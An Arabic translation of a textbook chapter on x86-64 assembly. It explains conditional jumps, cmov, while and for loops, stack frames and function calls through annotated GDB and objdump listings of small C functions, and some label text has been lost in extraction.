تعتمد التعليمات التالية المراد تنفيذها على ما إذا كان البرنامج يتبع التفريع (أي ينفّذ القفز) عند العنوان 0x4005a6. لنفترض أولًا أن التفريع لم يُتبع. في هذه الحالة، يُضبط %rip على 0x4005a8 (أي ``) ويُنفَّذ تسلسل التعليمات التالي:
- التعليمة
mov -0x18(%rbp), %eaxعند `` تنسخyإلى السجل%eax. ويتقدم السجل%ripإلى 0x4005ae. - التعليمة
jmpعند `` تضبط السجل%ripعلى العنوان 0x4005b9. - التعليمات الأخيرة المراد تنفيذها هي التعليمة
pop %rbpوالتعليمةretq، التي تنظّف المكدّس وتعود من استدعاء الدالة. وفي هذه الحالة، تكونyفي سجل الإرجاع.
الآن، لنفترض أن التفريع أُخذ عند . وبعبارة أخرى، تضبط التعليمة `jle` السجل `%rip` على 0x4005b0 (). عندئذٍ، تكون التعليمات التالية المراد تنفيذها:
- التعليمة
mov -0x14(%rbp),%eaxعند العنوان 0x4005b0 تنسخxإلى السجل%eax. ويتقدم السجل%ripإلى 0x4005b9. - التعليمات الأخيرة التي تُنفَّذ هي
pop %rbpوretq، التي تنظّف المكدّس وتعيد القيمة الموجودة في سجل الإرجاع. وفي هذه الحالة، يحتوي سجل المكوّن%eaxعلىx، وتعيدgetSmallestالقيمةx.
يمكننا عندئذٍ شرح شيفرة التجميع السابقة بالتعليقات كما يلي:
0x40059a <+4>:  mov %edi,-0x14(%rbp)          # copy x to %rbp-0x14
0x40059d <+7>:  mov %esi,-0x18(%rbp)          # copy y to %rbp-0x18
0x4005a0 <+10>: mov -0x14(%rbp),%eax          # copy x to %eax
0x4005a3 <+13>: cmp -0x18(%rbp),%eax          # compare x with y
0x4005a6 <+16>: jle 0x4005b0 <getSmallest+26> # if x<=y goto <getSmallest+26>
0x4005a8 <+18>: mov -0x18(%rbp),%eax          # copy y to %eax
0x4005ae <+24>: jmp 0x4005b9 <getSmallest+35> # goto <getSmallest+35>
0x4005b0 <+26>: mov -0x14(%rbp),%eax          # copy x to %eax
0x4005b9 <+35>: pop %rbp                      # restore %rbp (clean up stack)
0x4005ba <+36>: retq                          # exit function (return %eax)
وترجمة ذلك عكسيًا إلى شيفرة C تعطي:
الجدول 1. ترجمة getSmallest() إلى صيغة goto بلغة C وإلى شيفرة C.
صيغة goto
int getSmallest(int x, int y) {
    int smallest;
    if (x <= y) {
        goto assign_x;
    }
    smallest = y;
    goto done;

assign_x:
    smallest = x;

done:
    return smallest;
}
شيفرة C المترجمة
int getSmallest(int x, int y) {
    int smallest;
    if (x <= y) {
        smallest = x;
    }
    else {
        smallest = y;
    }
    return smallest;
}
في الجدول 1، يقابل المتغير smallest السجل %eax. وإذا كان x أصغر من أو يساوي y، تنفّذ الشيفرة العبارة smallest = x، المرتبطة بوسم goto المسمّى assign_x في صيغة goto لهذه الدالة. وإلا، تُنفَّذ العبارة smallest = y. ويُستخدم وسم goto المسمّى done للإشارة إلى أنه ينبغي إرجاع القيمة الموجودة في smallest.
لاحظ أن ترجمة شيفرة التجميع السابقة إلى C مختلفة قليلًا عن الدالة getSmallest الأصلية. ولا تهم هذه الفروق؛ فالتدقيق في كلتا الدالتين يكشف أن البرنامجين متكافئان منطقيًا. غير أن المترجم يحوّل أولًا أي عبارة if إلى صيغة goto مكافئة، ما ينتج النسخة المختلفة قليلًا لكن المكافئة. ويعرض الجدول 2 صيغة عبارة if القياسية وصيغتها المكافئة بـgoto:
الجدول 2. صيغة عبارة if القياسية وصيغتها المكافئة بـgoto.
عبارة if في C
if (condition) {
    then_statement;
}
else {
    else_statement;
}
صيغة goto المكافئة عند المترجم
    if (!condition) {
        goto else;
    }
    then_statement;
    goto done;
else:
    else_statement;
done:
تخصّص المترجمات عند ترجمة الشيفرة إلى لغة التجميع قفزةً عندما يكون الشرط صحيحًا. قارن هذا السلوك ببنية عبارة if، حيث تحدث "قفزة" (إلى else) عندما تكون الشروط غير صحيحة. وتجسّد صيغة goto هذا الفرق في المنطق.
وبالنظر إلى ترجمة goto الأصلية للدالة getSmallest، نرى أن:
- `x
smallest = xهيelse_statement.- والسطر
smallest = yهوthen_statement. - والسطر الأخير في الدالة هو
return smallest.
وإعادة كتابة النسخة الأصلية للدالة مع الشروح السابقة تعطي:
int getSmallest(int x, int y) {
    int smallest;
    if (x > y) {     //!(x <= y)
        smallest = y; //then_statement
    }
    else {
        smallest = x; //else_statement
    }
    return smallest;
}
هذه النسخة مطابقة للدالة getSmallest الأصلية. وضع في اعتبارك أن دالة مكتوبة بطرق مختلفة على مستوى شيفرة C يمكن أن تُترجم إلى المجموعة نفسها من تعليمات التجميع.
تعليمات cmov
آخر مجموعة من التعليمات الشرطية نغطيها هي تعليمات النقل الشرطي (conditional move) أو cmov. وتنفّذ التعليمات cmp وtest وjmp نقلًا شرطيًا للتحكم في البرنامج. وبعبارة أخرى، يتفرع تنفيذ البرنامج في اتجاهات كثيرة. وقد يمثّل ذلك مشكلة كبيرة لتحسين الشيفرة، لأن هذه التفريعات مكلفة جدًا.
وفي المقابل، تنفّذ التعليمة cmov نقلًا شرطيًا للبيانات. وبعبارة أخرى، يُنفَّذ كلٌّ من then_statement وelse_statement في العبارة الشرطية، وتُوضع البيانات في السجل المناسب بناءً على نتيجة الشرط.
غالبًا ما يؤدي استخدام التعبير الثلاثي (ternary expression) في C إلى أن يولّد المترجم تعليمة cmov بدلًا من القفزات. وبالنسبة لعبارة if-then-else القياسية، يكون التعبير الثلاثي بالصيغة:
result = (condition) ? then_statement : else_statement;
لنستخدم هذه الصيغة لإعادة كتابة الدالة getSmallest كتعبير ثلاثي. وضع في اعتبارك أن هذه النسخة الجديدة من الدالة تتصرف تمامًا كما تتصرف الدالة getSmallest الأصلية:
int getSmallest_cmov(int x, int y) {
    return x > y ? y : x;
}
مع أن هذا قد لا يبدو تغييرًا كبيرًا، لننظر إلى شيفرة التجميع الناتجة. وتذكّر أن المعاملين الأول والثاني (x وy) مخزّنان في السجلين %edi و%esi على الترتيب.
0x4005d7 <+0>:   push   %rbp             #save %rbp
0x4005d8 <+1>:   mov    %rsp,%rbp        #update %rbp
0x4005db <+4>:   mov    %edi,-0x4(%rbp)  #copy x to %rbp-0x4
0x4005de <+7>:   mov    %esi,-0x8(%rbp)  #copy y to %rbp-0x8
0x4005e1 <+10>:  mov    -0x8(%rbp),%eax  #copy y to %eax
0x4005e4 <+13>:  cmp    %eax,-0x4(%rbp)  #compare x and y
0x4005e7 <+16>:  cmovle -0x4(%rbp),%eax  #if (x <=y) copy x to %eax
0x4005eb <+20>:  pop    %rbp             #restore %rbp
0x4005ec <+21>:  retq                    #return %eax
لا تحتوي شيفرة التجميع هذه على قفزات. فبعد مقارنة x وy، تنتقل x إلى سجل الإرجاع فقط إذا كان x أصغر من أو يساوي y. ومثل تعليمات القفز، تشير لاحقة تعليمات cmov إلى الشرط الذي يحدث عنده النقل الشرطي. ويسرد الجدول 3 مجموعة تعليمات النقل الشرطي.
| موقّع | غير موقّع | الوصف |
|---|---|---|
cmove (cmovz) |
انقل إذا كانا متساويين (==) | |
cmovne (cmovnz) |
انقل إذا لم يكونا متساويين (!=) | |
cmovs |
انقل إذا كانت القيمة سالبة | |
cmovns |
انقل إذا كانت القيمة غير سالبة | |
cmovg (cmovnle) |
cmova (cmovnbe) |
انقل إذا كانت أكبر (>) |
cmovge (cmovnl) |
cmovae (cmovnb) |
انقل إذا كانت أكبر من أو تساوي (>=) |
cmovl (cmovnge) |
cmovb (cmovnae) |
انقل إذا كانت أصغر (<) |
cmovle (cmovng) |
cmovbe (cmovna) |
انقل إذا كانت أصغر من أو تساوي (<=) |
وفي حالة الدالة getSmallest الأصلية، سيستبدل المحسِّن الداخلي في المترجم (انظر الفصل 12) تعليمات القفز بتعليمة cmov إذا فُعِّلت تحسينات المستوى الأول (أي -O1):
#compiled with: gcc -O1 -o getSmallest getSmallest.c
<getSmallest>:
   0x400546 <+0>: cmp    %esi,%edi      #compare x and y
   0x400548 <+2>: mov    %esi,%eax      #copy y to %eax
   0x40054a <+4>: cmovle %edi,%eax      #if (x<=y) copy x to %eax
   0x40054d <+7>: retq                  #return %eax
بشكل عام، يتحلى المترجم بحذر شديد في تحسين تعليمات القفز إلى تعليمات cmov، خصوصًا في الحالات التي تتضمن آثارًا جانبية وقيم مؤشرات. ويعرض الجدول 4 طريقتين متكافئتين لكتابة دالة، incrementX:
الجدول 4. دالتان تحاولان زيادة قيمة العدد الصحيح x.
شيفرة C
int incrementX(int *x) {
    if (x != NULL) { //if x is not NULL
        return (*x)++; //increment x
    }
    else { //if x is NULL
        return 1; //return 1
    }
}
صيغة C الثلاثية
int incrementX2(int *x){
    return x ? (*x)++ : 1;
}
تأخذ كل دالة مؤشرًا إلى عدد صحيح كمدخل وتتحقق مما إذا كان NULL. وإذا لم يكن x يساوي NULL، تزيد الدالة قيمة x بعد إلغاء الإشارة وتعيدها. وإلا، تعيد الدالة القيمة 1.
قد يغريك الاعتقاد بأن incrementX2 تستخدم تعليمة cmov لأنها تستخدم تعبيرًا ثلاثيًا. غير أن الدالتين تنتجان شيفرة التجميع نفسها تمامًا:
0x4005ed <+0>:   push   %rbp
0x4005ee <+1>:   mov    %rsp,%rbp
0x4005f1 <+4>:   mov    %rdi,-0x8(%rbp)
0x4005f5 <+8>:   cmpq   $0x0,-0x8(%rbp)
0x4005fa <+13>:  je     0x40060d <incrementX+32>
0x4005fc <+15>:  mov    -0x8(%rbp),%rax
0x400600 <+19>:  mov    (%rax),%eax
0x400602 <+21>:  lea    0x1(%rax),%ecx
0x400605 <+24>:  mov    -0x8(%rbp),%rdx
0x400609 <+28>:  mov    %ecx,(%rdx)
0x40060b <+30>:  jmp    0x400612 <incrementX+37>
0x40060d <+32>:  mov    $0x1,%eax
0x400612 <+37>:  pop    %rbp
0x400613 <+38>:  retq
تذكّر أن التعليمة cmov تنفّذ كلا فرعي العبارة الشرطية. وبعبارة أخرى، يُلغى تأشير x مهما كان الأمر. ولنتأمل حالة يكون فيها x مؤشرًا فارغًا (null). تذكّر أن إلغاء إشارة مؤشر فارغ يؤدي إلى استثناء مؤشر فارغ في الشيفرة، ما يسبب خطأ تجزئة (segmentation fault). ولمنع أي احتمال لحدوث ذلك، يسلك المترجم الطريق الآمن ويستخدم القفزات.
وكما في عبارات if، تُنفَّذ الحلقات في لغة التجميع أيضًا باستخدام تعليمات القفز. غير أن الحلقات تتيح إعادة زيارة التعليمات بناءً على نتيجة شرط مُقيَّم.
تجمع الدالة sumUp المعروضة في المثال التالي جميع الأعداد الصحيحة الموجبة من 1 إلى عدد صحيح يحدّده المستخدم. وقد كُتبت هذه الشيفرة دون المستوى الأمثل عمدًا لتوضيح حلقة while في C.
int sumUp(int n) {
    //initialize total and i
    int total = 0;
    int i = 1;

    while (i <= n) {  //while i is less than or equal to n
        total += i;   //add i to total
        i++;          //increment i by 1
    }
    return total;
}
وترجمة هذه الشيفرة وفكّ تجميعها باستخدام GDB ينتج شيفرة التجميع التالية:
Dump of assembler code for function sumUp:
0x400526 <+0>:   push   %rbp
0x400527 <+1>:   mov    %rsp,%rbp
0x40052a <+4>:   mov    %edi,-0x14(%rbp)
0x40052d <+7>:   mov    $0x0,-0x8(%rbp)
0x400534 <+14>:  mov    $0x1,-0x4(%rbp)
0x40053b <+21>:  jmp    0x400547 <sumUp+33>
0x40053d <+23>:  mov    -0x4(%rbp),%eax
0x400540 <+26>:  add    %eax,-0x8(%rbp)
0x400543 <+29>:  add    $0x1,-0x4(%rbp)
0x400547 <+33>:  mov    -0x4(%rbp),%eax
0x40054a <+36>:  cmp    -0x14(%rbp),%eax
0x40054d <+39>:  jle    0x40053d <sumUp+23>
0x40054f <+41>:  mov    -0x8(%rbp),%eax
0x400552 <+44>:  pop    %rbp
0x400553 <+45>:  retq
مرة أخرى، لن نرسم المكدّس صراحةً في هذا المثال. غير أننا نشجّع القراء على رسم المكدّس بأنفسهم.
التعليمات الخمس الأولى
تهيّئ التعليمات الخمس الأولى من هذه الدالة المكدّس لتنفيذ الدالة، وتهيّئ قيمًا مؤقتة لتنفيذ الدالة:
0x400526 <+0>:  push %rbp              # save %rbp onto the stack
0x400527 <+1>:  mov  %rsp,%rbp         # update the value of %rbp (new frame)
0x40052a <+4>:  mov  %edi,-0x14(%rbp)  # copy n to %rbp-0x14
0x40052d <+7>:  mov  $0x0,-0x8(%rbp)   # copy 0 to %rbp-0x8 (total)
0x400534 <+14>: mov  $0x1,-0x4(%rbp)   # copy 1 to %rbp-0x4 (i)
تذكّر أن مواقع المكدّس تخزّن متغيرات مؤقتة في الدالة. وللتبسيط، سنشير إلى الموقع المعلَّم بـ%rbp-0x8 باسم total وإلى %rbp - 0x4 باسم i. ويُنقل المعامل المدخل للدالة sumUp (n) إلى موقع المكدّس %rbp-0x14. ورغم وضع المتغيرات المؤقتة على المكدّس، ضع في اعتبارك أن مؤشّر المكدّس لم يتغير بعد تنفيذ التعليمة الأولى (أي push %rbp).
قلب الحلقة
تمثّل التعليمات السبع التالية في الدالة sumUp قلب الحلقة:
0x40053b <+21>:  jmp    0x400547 <sumUp+33>  # goto <sumUp+33>
0x40053d <+23>:  mov    -0x4(%rbp),%eax      # copy i to %eax
0x400540 <+26>:  add    %eax,-0x8(%rbp)      # add i to total (total += i)
0x400543 <+29>:  add    $0x1,-0x4(%rbp)      # add 1 to i (i += 1)
0x400547 <+33>:  mov    -0x4(%rbp),%eax      # copy i to %eax
0x40054a <+36>:  cmp    -0x14(%rbp),%eax     # compare i to n
0x40054d <+39>:  jle    0x40053d <sumUp+23>  # if (i <= n) goto <sumUp+23>
- التعليمة الأولى قفزة مباشرة إلى ``، تضبط مؤشّر التعليمات (
%rip) على العنوان 0x400547. - التعليمة التالية التي تُنفَّذ هي
mov -0x4(%rbp),%eax، التي تضع قيمةiفي السجل%eax. ويتحدّث السجل%ripإلى 0x40054a. - التعليمة
cmpعند `` تقارنiبـnوتضبط سجلات رمز الحالة المناسبة. ويُضبط السجل%ripعلى 0x40054d.
ثم تُنفَّذ التعليمة jle. وتعتمد التعليمات التي تُنفَّذ بعد ذلك على ما إذا كان التفريع قد أُخذ أم لا.
لنفترض أن التفريع قد أُخذ (أي i . عندئذٍ تُنفَّذ التعليمات التالية بالتسلسل:
- التعليمة
movعند `` تنسخiإلى السجل%eax. - التعليمة
add %eax,-0x8(%rbp)تضيفiإلىtotal(أيtotal += i). - ثم تضيف التعليمة
addعند `` القيمة 1 إلىi(أيi += 1). - التعليمة
movعند `` تنسخ القيمة المحدَّثة لـiإلى السجل%eax. - ثم تقارن التعليمة
cmpبينiوnوتضبط سجلات رمز الحالة المناسبة. - بعد ذلك، تُنفَّذ
jle. وإذا كانiأصغر من أو يساويn، يقفز تنفيذ البرنامج مرة أخرى إلى، وتتكرر الحلقة (المعرّفة بينو``).
وإذا لم يُؤخذ التفريع (أي إذا لم يكن i أصغر من أو يساوي n)، تُنفَّذ التعليمات التالية:
0x40054f <+41>:  mov    -0x8(%rbp),%eax     # copy total to %eax
0x400552 <+44>:  pop    %rbp                # restore rbp
0x400553 <+45>:  retq                       # return (total)
تنسخ هذه التعليمات total إلى السجل %eax، وتعيد %rbp إلى قيمته الأصلية، وتخرج من الدالة. وهكذا، تعيد الدالة total عند الخروج.
ويعرض الجدول 1 صيغتي التجميع وgoto بلغة C للدالة sumUp:
الجدول 1. ترجمة sumUp إلى صيغة goto بلغة C.
لغة التجميع
<sumUp>:
   <+0>:   push   %rbp
   <+1>:   mov    %rsp,%rbp
   <+4>:   mov    %edi,-0x14(%rbp)
   <+7>:   mov    $0x0,-0x8(%rbp)
   <+14>:  mov    $0x1,-0x4(%rbp)
   <+21>:  jmp    0x400547 <sumUp+33>
   <+23>:  mov    -0x4(%rbp),%eax
   <+26>:  add    %eax,-0x8(%rbp)
   <+29>:  add    $0x1,-0x4(%rbp)
   <+33>:  mov    -0x4(%rbp),%eax
   <+36>:  cmp    -0x14(%rbp),%eax
   <+39>:  jle    0x40053d <sumUp+23>
   <+41>:  mov    -0x8(%rbp),%eax
   <+44>:  pop    %rbp
   <+45>:  retq
صيغة goto المترجمة
int sumUp(int n) {
    int total = 0;
    int i = 1;
    goto start;
body:
    total += i;
    i += 1;
start:
    if (i <= n) {
        goto body;
    }
    return total;
}
وتكافئ الشيفرة السابقة أيضًا شيفرة C التالية دون عبارات goto:
int sumUp(int n) {
    int total = 0;
    int i = 1;
    while (i <= n) {
        total += i;
        i += 1;
    }
    return total;
}
حلقات for في لغة التجميع
يمكن أيضًا كتابة الحلقة الأساسية في الدالة sumUp كحلقة for:
int sumUp2(int n) {
    int total = 0;             //initialize total to 0
    int i;
    for (i = 1; i <= n; i++) { //initialize i to 1, increment by 1 while i<=n
        total += i;            //updates total by i
    }
    return total;
}
تنتج هذه النسخة شيفرة تجميع مطابقة لمثال حلقة while لدينا. ونعيد شيفرة التجميع أدناه مع شرح كل سطر بترجمته:
Dump of assembler code for function sumUp2:
0x400554 <+0>:   push   %rbp                   #save %rbp
0x400555 <+1>:   mov    %rsp,%rbp              #update %rpb (new stack frame)
0x400558 <+4>:   mov    %edi,-0x14(%rbp)       #copy %edi to %rbp-0x14 (n)
0x40055b <+7>:   movl   $0x0,-0x8(%rbp)        #copy 0 to %rbp-0x8 (total)
0x400562 <+14>:  movl   $0x1,-0x4(%rbp)        #copy 1 to %rbp-0x4 (i)
0x400569 <+21>:  jmp    0x400575 <sumUp2+33>   #goto <sumUp2+33>
0x40056b <+23>:  mov    -0x4(%rbp),%eax        #copy i to %eax [loop]
0x40056e <+26>:  add    %eax,-0x8(%rbp)        #add i to total (total+=i)
0x400571 <+29>:  addl   $0x1,-0x4(%rbp)        #add 1 to i (i++)
0x400575 <+33>:  mov    -0x4(%rbp),%eax        #copy i to %eax [start]
0x400578 <+36>:  cmp    -0x14(%rbp),%eax       #compare i with n
0x40057b <+39>:  jle    0x40056b <sumUp2+23>   #if (i <= n) goto loop
0x40057d <+41>:  mov    -0x8(%rbp),%eax        #copy total to %eax
0x400580 <+44>:  pop    %rbp                   #prepare to leave the function
0x400581 <+45>:  retq                          #return total
لفهم سبب أن نسخة حلقة for من هذه الشيفرة تنتج نفس تجميع نسخة حلقة while، تذكّر أن حلقة for لها التمثيل التالي:
for ( <initialization>; <boolean expression>; <step> ){
    <body>
}
وتكافئ تمثيل حلقة while التالي:
<initialization>
while (<boolean expression>) {
    <body>
    <step>
}
وبما أنه يمكن تمثيل كل حلقة for بحلقة while، فإن برنامجي C التاليين تمثيلان مكافئان لشيفرة التجميع السابقة:
الجدول 2. طرق متكافئة لكتابة الدالة sumUp.
حلقة For
int sumUp2(int n) {
    int total = 0;
    int i = 1;
    for (i; i <= n; i++) {
        total += i;
    }
    return total;
}
حلقة While
int sumUp(int n){
    int total = 0;
    int i = 1;
    while (i <= n) {
        total += i;
        i += 1;
    }
    return total;
}
تتبعنا في القسم السابق دوال بسيطة في لغة التجميع. وفي هذا القسم نناقش التفاعل بين دوال متعددة في لغة التجميع في سياق برنامج أكبر. كما نقدّم بعض التعليمات الجديدة المتعلقة بإدارة الدوال.
لنبدأ بتذكير عن كيفية إدارة مكدّس الاستدعاء. تذكّر أن %rsp هو مؤشّر المكدّس ويشير دائمًا إلى قمة المكدّس. ويمثّل السجل %rbp مؤشّر القاعدة (المعروف أيضًا بـمؤشّر الإطار) ويشير إلى قاعدة إطار المكدّس الحالي. ويشير إطار المكدّس (المعروف أيضًا بـإطار التنشيط أو سجل التنشيط) إلى الجزء من المكدّس المخصّص لاستدعاء دالة واحدة. والدالة قيد التنفيذ دائمًا في قمة المكدّس، ويُشار إلى إطار مكدّسها بـالإطار النشط. ويحُدّ الإطار النشط كلٌّ من مؤشّر المكدّس (عند قمة المكدّس) ومؤشّر الإطار (عند قاعدة الإطار). ويحتوي سجل التنشيط عادةً على المتغيرات المحلية للدالة.
يعرض الشكل 1 إطاري المكدّس للدالة main ودالة تستدعيها اسمها fname. وسنشير إلى الدالة main باسم الدالة المستدعية (caller) وإلى fname باسم الدالة المستدعاة (callee).
 الشكل 1. إدارة إطار المكدّس
في الشكل 1، ينتمي الإطار النشط الحالي إلى الدالة المستدعاة (fname). وتُستخدم الذاكرة بين مؤشّر المكدّس ومؤشّر الإطار للمتغيرات المحلية. ويتحرك مؤشّر المكدّس عند دفع القيم المحلية إلى المكدّس وسحبها منه. وفي المقابل، يبقى مؤشّر الإطار ثابتًا نسبيًا، ويشير إلى بداية (قاعدة) إطار المكدّس الحالي. ونتيجة لذلك، تشير المترجمات مثل GCC عادةً إلى القيم الموجودة على المكدّس نسبةً إلى مؤشّر الإطار. وفي الشكل 1، يُحَدّ الإطار النشط من الأسفل بمؤشّر قاعدة الدالة fname، وهو عنوان المكدّس 0x418. والقيمة المخزّنة في العنوان 0x418 هي قيمة %rbp "المحفوظة" (0x42c)، وهي نفسها عنوان يشير إلى قاعدة إطار التنشيط للدالة main. ويحدّ عنوان الإرجاع الجزء العلوي من إطار التنشيط للدالة main، وهو يشير إلى المكان الذي يستأنف فيه تنفيذ البرنامج في الدالة main عند انتهاء تنفيذ الدالة المستدعاة fname.
تحذير — عنوان الإرجاع يشير إلى ذاكرة مقطع الشيفرة، لا إلى ذاكرة المكدّس
تذكّر أن منطقة مكدّس الاستدعاء (ذاكرة المكدّس) في البرنامج مختلفة عن منطقة الشيفرة (ذاكرة مقطع الشيفرة). فبينما يشير
%rbpو%rspإلى عناوين في ذاكرة المكدّس، يشير%ripإلى عنوان في ذاكرة مقطع الشيفرة. وبعبارة أخرى، عنوان الإرجاع عنوان في ذاكرة مقطع الشيفرة، لا في ذاكرة المكدّس:
الشكل 2. أجزاء فضاء عنونة البرنامج
يحتوي الجدول 1 على عدة تعليمات إضافية يستخدمها المترجم لإدارة الدوال الأساسية.
الجدول 1. تعليمات إدارة الدوال الشائعة
التعليمة
leaveq
الترجمة
تهيّئ المكدّس لمغادرة الدالة. وتكافئ:
mov %rbp, %rsp
pop %rbp
التعليمة
callq addr
الترجمة
تبدّل الإطار النشط إلى الدالة المستدعاة. وتكافئ:
push %rip
mov addr, %rip
التعليمة
retq
الترجمة
تعيد الإطار النشط إلى الدالة المستدعية. وتكافئ:
pop %rip
فمثلًا، التعليمة leaveq اختصار يستخدمه المترجم لاستعادة مؤشّري المكدّس والإطار عند تهيئته لمغادرة دالة. وعندما تنتهي الدالة المستدعاة من التنفيذ، تضمن leaveq أن مؤشّر الإطار يُستعاد إلى قيمته السابقة.
تؤدي التعلميتان callq وretq دورًا بارزًا في عملية استدعاء دالة لأخرى. وتعدّل كلتا التعلميتين مؤشّر التعليمات (السجل %rip). وعندما تنفّذ الدالة المستدعية التعليمة callq، تُحفظ القيمة الحالية لـ%rip على المكدّس لتمثّل عنوان الإرجاع، أي عنوان البرنامج الذي يستأنف عنده المستدعي التنفيذ عند انتهاء الدالة المستدعاة. كما تستبدل التعليمة callq قيمة %rip بعنوان الدالة المستدعاة.
وتعيد التعليمة retq قيمة %rip إلى القيمة المحفوظة على المكدّس، ما يضمن أن يستأنف البرنامج تنفيذه عند عنوان البرنامج المحدّد في الدالة المستدعية. وتُخزَّن أي قيمة تعيدها الدالة المستدعاة في %rax أو في أحد سجلات مكوّناته (مثل %eax). وعادةً ما تكون التعليمة retq آخر تعليمة تُنفَّذ في أي دالة.
7.5.1. معاملات الدوال
وخلافًا لـIA32، تُحمَّل معاملات الدوال عادةً مسبقًا في السجلات قبل استدعاء الدالة. ويسرد الجدول 2 معاملات الدالة والسجل (إن وجد) الذي تُحمَّل فيه قبل استدعاء الدالة.
| المعامل | الموضع |
|---|---|
| المعامل 1 | %rdi |
| المعامل 2 | %rsi |
| المعامل 3 | %rdx |
| المعامل 4 | %rcx |
| المعامل 5 | %r8 |
| المعامل 6 | %r9 |
| المعامل 7 فأكثر | على مكدّس الاستدعاء |
تُحمَّل المعاملات الستة الأولى للدالة في السجلات %rdi و%rsi و%rdx و%rcx و%r8 و%r9 على الترتيب. وتُحمَّل أي معاملات إضافية تباعًا في مكدّس الاستدعاء حسب حجمها (إزاحات 4 بايتات لبيانات 32 بت، وإزاحات 8 بايتات لبيانات 64 بت).
7.5.2. تتبّع مثال
باستخدام معرفتنا بإدارة الدوال، لنتبع مثال الشيفرة الذي قدّمناه لأول مرة في بداية هذا الفصل. لاحظ أن الكلمة المفتاحية void أُضيفت إلى قائمة معاملات كل تعريف دالة لتحديد أن الدوال لا تأخذ وسائط. ولا يعدّل هذا التغيير مخرجات البرنامج؛ غير أنه يبسّط شيفرة التجميع المقابلة.
#include <stdio.h>

int assign(void) {
    int y = 40;
    return y;
}

int adder(void) {
    int a;
    return a + 2;
}

int main(void) {
    int x;
    assign();
    x = adder();
    printf("x is: %d\n", x);
    return 0;
}
نترجم هذه الشيفرة بالأمر gcc -o prog prog.c ونستخدم objdump -d لعرض شيفرة التجميع الأساسية. ويُخرج الأمر الأخير ملفًا كبيرًا إلى حد ما يحتوي على كثير من المعلومات التي لا نحتاجها. استخدم less ووظيفة البحث لاستخراج الدوال adder وassign وmain:
0000000000400526 <assign>:
  400526:       55                      push   %rbp
  400527:       48 89 e5                mov    %rsp,%rbp
  40052a:       c7 45 fc 28 00 00 00    movl   $0x28,-0x4(%rbp)
  400531:       8b 45 fc                mov    -0x4(%rbp),%eax
  400534:       5d                      pop    %rbp
  400535:       c3                      retq

0000000000400536 <adder>:
  400536:       55                      push   %rbp
  400537:       48 89 e5                mov    %rsp,%rbp
  40053a:       8b 45 fc                mov    -0x4(%rbp),%eax
  40053d:       83 c0 02                add    $0x2,%eax
  400540:       5d                      pop    %rbp
  400541:       c3                      retq

0000000000400542 <main>:
  400542:       55                      push   %rbp
  400543:       48 89 e5                mov    %rsp,%rbp
  400546:       48 83 ec 10             sub    $0x10,%rsp
  40054a:       e8 e3 ff ff ff          callq  400526 <assign>
  40054f:       e8 d2 ff ff ff          callq  400536 <adder>
  400554:       89 45 fc                mov    %eax,-0x4(%rbp)
  400557:       8b 45 fc                mov    -0x4(%rbp),%eax
  40055a:       89 c6                   mov    %eax,%esi
  40055c:       bf 04 06 40 00          mov    $0x400604,%edi
  400561:       b8 00 00 00 00          mov    $0x0,%eax
  400566:       e8 95 fe ff ff          callq  400400 <printf@plt>
  40056b:       b8 00 00 00 00          mov    $0x0,%eax
  400570:       c9                      leaveq
  400571:       c3                      retq
تبدأ كل دالة بوسم رمزي يقابل اسمها المعلَن في البرنامج. فمثلًا، : هو الوسم الرمزي للدالة main. وعنوان وسم الدالة هو أيضًا عنوان التعليمة الأولى في تلك الدالة. ولتوفير المساحة في الأشكال أدناه، نقتطع العناوين إلى البتات الـ12 السفلى. لذا، يُعرض عنوان البرنامج 0x400542 بالشكل 0x542.
7.5.3. تتبّع الدالة main
يعرض الشكل 3 مكدّس التنفيذ مباشرة قبل تنفيذ الدالة main.
